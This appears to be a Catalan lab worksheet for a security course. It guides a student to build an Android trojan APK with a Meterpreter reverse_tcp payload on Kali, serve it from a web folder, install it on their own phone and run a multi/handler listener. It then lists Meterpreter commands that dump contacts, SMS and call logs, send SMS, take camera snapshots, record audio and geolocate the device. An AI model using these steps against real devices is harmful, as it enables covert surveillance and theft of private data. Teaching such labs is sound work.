
b. Posa la màquina Kali Linux en Adaptador pont i fes que agafi la IP de manera automàtica per DHCP.



c. Comprova que la màquina Kali està a la mateixa xarxa que el mòbil i el teu ordinador. Per exemple, pots executar un netdiscover (recorda aquest cop si, ofuscar/difuminar les adreces MAC



d. Fes algun ping entre la teva màquina Kali i la teva màquina física per a comprovar que es veuen.



No es connecta

e. Des de la màquina atacant Kali, crea un troià amb un payload per a Android amb RPORT = 9999 i RHOST = IP de la màquina Kali. El fitxer resultant hauria de ser un fitxer.apk

f. Posa la màquina Kali en escolta pel port 9999 (LPORT) i estableix la IP de l’atacant (LHOST) amb un exploit (multi/handler) i seguidament revisa que s’hagi carregat bé el payload per defecte de Meterpreter (android/meterpreter/reverse\_tcp)

g. Des de Kali, crea una carpeta anomenada payloads dins de /var/www/html

h. Posa el fitxer .apk en el servidor web de Kali en la ruta que acabes de crear —>

/var/www/html/payloads

i. Des del mòbil, descarrega’t el fitxer .apk i instal·la’l (hauràs de permetre la instal·lació des d’*Origens desconeguts* i saltar-te totes les proteccions i advertències del mòbil).

j. En el moment que executes el programa, s’hauria de crear de manera automàtica una connexió inversa cap a l’atacant.

k. Comprova que des de l’atacant pots controlar la màquina víctima, executa la comanda

—> sysinfo

l. Per veure què més pots fer, executa —> help

m. Volca a fitxer els contactes en format .csv —> dump\_contacts -f csv

n. Volca a fitxer els SMS —> dump\_sms

o. Volca a fitxer tot el registre de trucades —> dump\_calllog

p. Envia un SMS a algun número de mòbil à send\_sms -d 611223344 -t “Hola, aquest SMS s’ha enviat hackejant un mòbil”

*—> Vigila perquè si no tens enviaments de SMS gratuïts, et pot costar alguns centims*

q. Llista les càmeres del dispositiu —> webcam\_list

r. Intenta disparar una fotografia, executant —> webcam\_snap 1 o webcam\_snap 2

s. Intenta gravar l’audio durant 20 segons —> record\_mic -d 20

t. Intenta mostrar la geolocalització del mòbil a través del GPS —> geolocate

u. Intenta mostrar la geolocalització del mòbil a través de la info de WLAN —> wlan\_geolocate